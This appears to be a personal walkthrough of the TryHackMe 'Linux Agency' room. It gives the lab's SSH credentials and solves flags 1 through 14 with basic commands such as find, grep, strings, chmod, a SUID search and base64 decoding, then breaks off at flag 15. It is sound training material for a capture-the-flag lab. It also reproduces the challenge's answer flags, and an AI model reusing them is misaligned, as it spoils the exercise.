
about



https://tryhackme.com/room/linuxagency

Target -->>

Target → 10.10.4.114

Task-2

Please wait about 1 minute before SSH'ing into the box.

SSH Username : `agent47`


SSH Password : `640509040147`

Each flag found will serve as the password for the next user. The flag includes the username of the next user that is part of this challenge. The Flag format is : `username{md5sum}`

The order of users: agent47 --> mission1 --> mission30 will be part of Task 3: Linux Fundamentals.

After those missions, the next levels will be in Task 4: Privilege Escalation.

agent47:640509040147



flag finding commad...

grep -R "THM{" * 2>/dev/null

find / -name *flag* -type f 2>/dev/null

```
agent47@linuxagency:~$ sudo -l
Password:
Sorry, user agent47 may not run sudo on linuxagency.
agent47@linuxagency:~$ _
```

```
agent47@linuxagency:~$ cd /
agent47@linuxagency:/$ grep -R "mission*{" * 2>/dev/null

_
```

```
agent47@linuxagency:/$ find / -user root -perm -u=s -type f 2>/dev/null
/snap/core/4486/bin/mount
```

```
agent47@linuxagency:~$ ls /home
0z09e     jordan    mission10  mission14  mission18  mission21  mission25  mission29  mission5  mission9  silvio
agent47   ken       mission11  mission15  mission19  mission22  mission26  mission3   mission6  penelope  viktor
dalia     maya      mission12  mission16  mission2   mission23  mission27  mission30  mission7  reza      xyan1d3
diana     mission1  mission13  mission17  mission20  mission24  mission28  mission4   mission8  sean
agent47@linuxagency:~$ _
```

okk so these flags username are users...


Task 3

Task 3 ○ Linux Fundamentals


Agent 47, we are ICA, the Linux Agency. We will test your Linux Fundamentals. Let's see if you can pass all these challenges of basic Linux. The password of the next mission will be the flag of that mission. Example: `mission1{1234567890}` will be the password for the mission1 user.

Mission Active

Flag 1





or



mission1{174dc8f191bcbb161fe25f8a5b58d1f0}

Flag 2





mission2{8a1b68bb11e4a35245061656b5b9fa0d}

Flag 3

```
mission2@linuxagency:~$ ls -lar
total 28
-rw-------  1 mission2 mission2  726 Jan 12  2021 .viminfo
-rw-r--r--  1 mission2 mission2  807 Jan 12  2021 .profile
drwxr-xr-x  3 mission2 mission2 4096 Jan 12  2021 .local
-r--------  1 mission2 mission2   43 Jan 12  2021 flag.txt
-rw-r--r--  1 mission2 mission2 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission2 mission2    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
drwxr-x---  3 mission2 mission2 4096 Jan 12  2021 .
mission2@linuxagency:~$ cat flag.txt
mission3{ab1e1ae5cba688340825103f70b0f976}
mission2@linuxagency:~$ _
```

mission3{ab1e1ae5cba688340825103f70b0f976}

Flag 4

```
mission3@linuxagency:~$ cat flag.txt
I am really sorry man the flag is stolen by some thief's.
```

```
mission3@linuxagency:~$ strings flag.txt
mission4{264a7eeb920f80b3ee9665fafb7ff92d}
I am really sorry man the flag is stolen by some thief's.
mission3@linuxagency:~$ _
```


mission4{264a7eeb920f80b3ee9665fafb7ff92d}

Flag 5

```
mission4@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission4 mission4  807 Jan 12  2021 .profile
drwxr-xr-x  2 mission4 mission4 4096 Jan 12  2021 flag
-rw-r--r--  1 mission4 mission4 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission4 mission4    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
drwxr-x---  3 mission4 mission4 4096 Jan 12  2021 .
mission4@linuxagency:~$ cd flag;ls -lar
total 12
-r-------- 1 mission4 mission4   43 Jan 12  2021 flag.txt
drwxr-x--- 3 mission4 mission4 4096 Jan 12  2021 ..
drwxr-xr-x 2 mission4 mission4 4096 Jan 12  2021 .
mission4@linuxagency:~/flag $ strings flag.txt
mission5{bc67906710c3a376bcc7bd25978f62c0}
mission4@linuxagency:~/flag $ _
```


mission5{bc67906710c3a376bcc7bd25978f62c0}

Flag 6



mission6{1fa67e1adc244b5c6ea711f0c9675fde}

Flag 7



mission7{53fd6b2bad6e85519c7403267225def5}

Flag 8

```
mission7@linuxagency:~/.flag$ cd
bash: cd: /home/mission6: Permission denied
mission7@linuxagency:~/.flag$ cd /home
mission7@linuxagency:/home$ ls
0z09e    jordan    mission10  mission14  mission18  mission21  mission25  mission2
agent47  ken       mission11  mission15  mission19  mission22  mission26  mission3
dalia    maya      mission12  mission16  mission2   mission23  mission27  mission3
diana    mission1  mission13  mission17  mission20  mission24  mission28  mission4
mission7@linuxagency:/home$ cd mission7
mission7@linuxagency:/home/mission7$ ls -lar
total 20
-rw-r--r--  1 mission7 mission7  807 Jan 12  2021 .profile
-r--------  1 mission7 mission7   43 Jan 12  2021 flag.txt
-rw-r--r--  1 mission7 mission7 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission7 mission7    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
drwxr-x---  2 mission7 mission7 4096 Jan 12  2021 .
mission7@linuxagency:/home/mission7$
mission7@linuxagency:/home/mission7$ strings flag.txt
mission8{3bee25ebda7fe7dc0a9d2f481d10577b}
mission7@linuxagency:/home/mission7$ _
```

mission8{3bee25ebda7fe7dc0a9d2f481d10577b}

Flag 9

```
mission8@linuxagency:~$ ls -lar
total 16
-rw-r--r--  1 mission8 mission8  807 Jan 12  2021 .profile
-rw-r--r--  1 mission8 mission8 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission8 mission8    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root     root     4096 Jan 12  2021 ..
drwxr-x---  2 mission8 mission8 4096 Jan 12  2021 .
mission8@linuxagency:~$ find / -name *flag.txt* -type f 2>/dev/null
/flag.txt
mission8@linuxagency:~$ strings /flag.txt
mission9{ba1069363d182e1c114bef7521c898f5}
mission8@linuxagency:~$ _
```

mission9{ba1069363d182e1c114bef7521c898f5}

Flag 10

```
mission9@linuxagency:~$ ls -lar
total 136664
-r--------  1 mission9 mission9 139921551 Jan 12  2021 rockyou.txt
-rw-r--r--  1 mission9 mission9       807 Jan 12  2021 .profile
-rw-r--r--  1 mission9 mission9      3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission9 mission9         9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root     root          4096 Jan 12  2021 ..
drwxr-x---  2 mission9 mission9      4096 Jan 12  2021 .
mission9@linuxagency:~$ cat rockyou.txt | grep mission10
mission101
mission10
mission10{0c9d1c7c5683a1a29b05bb67856524b6}
mission1098
mission108
mission9@linuxagency:~$ _
```

Flag 11

```
mission10@linuxagency:~$ ls
folder
mission10@linuxagency:~$ ls -lar
total 24
-rw-r--r--  1 mission10 mission10  807 Jan 12  2021 .profile
drwxr-xr-x  3 mission10 mission10 4096 Jan 12  2021 .local
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 folder
-rw-r--r--  1 mission10 mission10 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission10 mission10    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  4 mission10 mission10 4096 Jan 12  2021 .
mission10@linuxagency:~$ cd folder/;ls -lar
total 48
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D9
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D8
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D7
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D6
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D5
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D4
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D3
drwxr-xr-x  2 mission10 mission10 4096 Jan 12  2021 L4D2
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 L4D10
drwxr-xr-x  2 mission10 mission10 4096 Jan 12  2021 L4D1
drwxr-x---  4 mission10 mission10 4096 Jan 12  2021 ..
drwxr-xr-x 12 mission10 mission10 4096 Jan 12  2021 .
mission10@linuxagency:~/folder$ fing . -name *flag.txt* 2>/dev/null
mission10@linuxagency:~/folder$ find . -name *flag.txt* 2>/dev/null
./L4D8/L3D7/L2D2/L1D10/flag.txt
mission10@linuxagency:~/folder$ find  -name *flag.txt* 2>/dev/null
./L4D8/L3D7/L2D2/L1D10/flag.txt
mission10@linuxagency:~/folder$ cat /L4D8/L3D7/L2D2/L1D10/flag.txt
cat: /L4D8/L3D7/L2D2/L1D10/flag.txt: No such file or directory
mission10@linuxagency:~/folder$ cat L4D8/L3D7/L2D2/L1D10/flag.txt
mission11{db074d9b68f06246944b991d433180c0}
mission10@linuxagency:~/folder$ _
```

mission11{db074d9b68f06246944b991d433180c0}

Flag 12

```
mission11@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission11 mission11  807 Jan 12  2021 .profile
drwxr-xr-x  3 mission11 mission11 4096 Jan 12  2021 .local
-rw-r--r--  1 mission11 mission11 3963 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission11 mission11    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  3 mission11 mission11 4096 Jan 12  2021 .
```

after finding all in .local and .bash_history ..

i found flag on .bashrc

```
:~$ cat .bashrc
# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|ta
s*//;s/[;&|]\s*alert$//'\'')"'
export FLAG=$(echo fTAyN2E5Zjc2OTUzNjQ1MzcyM2NkZTZkMzNkMWE5NDRmezIxbm9pc3NpbQo= |base64 -d|rev)
export flag=$(echo fTAyN2E5Zjc2OTUzNjQ1MzcyM2NkZTZkMzNkMWE5NDRmezIxbm9pc3NpbQo= |base64 -d|rev)
# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
```

```
mission11@linuxagency:~$ print $flag
Error: no such file "mission12{f449a1d33d6edc327354635967f9a720}"
```

or

```
┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ echo 'fTAyN2E5Zjc2OTUzNjQ1MzcyM2NkZTZkMzNkMWE5NDRmezIxbm9pc3NpbQo=' | base64 -d
}027a9f769536453723cde6d33d1a944f{21noissim

┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ echo 'fTAyN2E5Zjc2OTUzNjQ1MzcyM2NkZTZkMzNkMWE5NDRmezIxbm9pc3NpbQo=' | base64 -d | rev
mission12{f449a1d33d6edc327354635967f9a720}
```

mission12{f449a1d33d6edc327354635967f9a720}

Flag 13

```
mission12@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission12 mission12  807 Jan 12  2021 .profile
----------  1 mission12 mission12   44 Jan 12  2021 flag.txt
-rw-r--r--  1 mission12 mission12 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission12 mission12    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission12 mission12 4096 Jan 12  2021 .
mission12@linuxagency:~$ chmod +rw flag.txt
mission12@linuxagency:~$ ls
flag.txt
mission12@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission12 mission12  807 Jan 12  2021 .profile
-rw-rw-r--  1 mission12 mission12   44 Jan 12  2021 flag.txt
-rw-r--r--  1 mission12 mission12 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission12 mission12    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission12 mission12 4096 Jan 12  2021 .
mission12@linuxagency:~$ cat flag.txt
mission13{076124e360406b4c98ecefddd13ddb1f}
mission12@linuxagency:~$
```


mission13{076124e360406b4c98ecefddd13ddb1f}


Flag 14

```
mission13@linuxagency:~$ ls -lar
total 28
-rw-------  1 mission13 mission13  978 Jan 12  2021 .viminfo
-rw-r--r--  1 mission13 mission13  807 Jan 12  2021 .profile
drwxr-xr-x  3 mission13 mission13 4096 Jan 12  2021 .local
-r--------  1 mission13 mission13   61 Jan 12  2021 flag.txt
-rw-r--r--  1 mission13 mission13 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission13 mission13    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  3 mission13 mission13 4096 Jan 12  2021 .
mission13@linuxagency:~$ strings flag.txt
bWlzc2lvbjE0e2Q1OThkZTk1NjM5NTE0Yjk5NDE1MDc2MTdiOWU1NGQyfQo=
mission13@linuxagency:~$ echo 'bWlzc2lvbjE0e2Q1OThkZTk1NjM5NTE0Yjk5NDE1MDc2MTdiOWU1NGQyfQo=' | base64 -d
mission14{d598de95639514b9941507617b9e54d2}
mission13@linuxagency:~$ _
```

mission14{d598de95639514b9941507617b9e54d2}

Flag 15

